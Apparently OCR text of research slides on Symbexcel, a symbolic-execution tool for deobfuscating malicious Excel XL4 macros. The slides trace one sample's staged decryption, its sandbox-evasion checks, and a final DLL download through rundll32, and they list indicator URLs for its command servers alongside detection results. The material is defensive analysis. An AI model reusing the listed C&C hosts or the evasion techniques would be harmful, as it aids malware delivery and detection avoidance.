


Error/Pruned Branch

Symbolic Payload

Malware Sample Analysis

Deobfuscation Routine 2: Implements a Vigenere cipher. Used with different decryption keys to de-obfuscate the next stages




Error/Pruned Branch

Symbolic Payload

Malware Sample Analysis

Deobfuscation Routine 2: Implements a Vigenere cipher. Used with different decryption keys to de-obfuscate the next stages



Error/Pruned Branch

Symbolic Payload

Malware Sample Analysis

Stage 2: Writes the first 5 characters of the final decryption key. The malware uses different evasion techniques:

Alternate Data Streams (ADT)


Environment Configuration

System Clock

This sample will not de-obfuscate correctly if it detects an analysis sandbox


Error/Pruned Branch

Symbolic Payload



Malware Sample Analysis

Deobfuscation Routine 2



Error/Pruned Branch

Symbolic Payload

Malware Sample Analysis


Stage 3: This stage is mostly symbolic (de-obfuscated using the key from stage 2), and writes the 6th and 7th characters of the final decryption key. The malware uses more evasion techniques at this stage:

File System Implementation

Excel Macro Security Setting


Error/Pruned Branch

Symbolic Payload



Malware Sample Analysis

Deobfuscation Routine 2



Error/Pruned Branch

Symbolic Payload


Malware Sample Analysis

Stage 4: This stage is also completely symbolic. This is the final stage, and will download and register a malicious Windows DLL using rundll32.exe


If the first download fails, the sample is configured to use a backup C&C server

Error/Pruned Branch


Symbolic Payload



Malware Sample Analysis



Malware Sample Analysis



IOCs

- C:\\Users\\Public\\Documents\\QQKuHA.txt
- C:\Windows\system32\rundll32.exe
- https://derocktech.com/k.php
- https://solemnenterprise.com/k.php

Evaluation

Evaluation

We collect and analyze 4700 **samples reported in the last 6 months** (480 clusters)

Many samples still have a **low detection rate** in VirusTotal

Some are still undetected

Evaluation

	Samples correctly deobfuscated	**Clusters** correctly deobfuscated
Concrete Deobfuscator	1865	324
Symbexcel	**3698**	**450**

Evaluation

	Symbolic Samples correctly deobfuscated	**Symbolic Clusters** correctly deobfuscated
Concrete Deobfuscator	3	3
Symbexcel	**682**	**119**

Conclusion

Conclusion

XL4 Macros are an ongoing and **evolving threat**

Difficult to analyze and detect accurately

Symbolic Execution allows to analyze samples that would otherwise be impossible to de-obfuscate concretely

Accurate de-obfuscation

Accurate classification

Thank You

Any questions?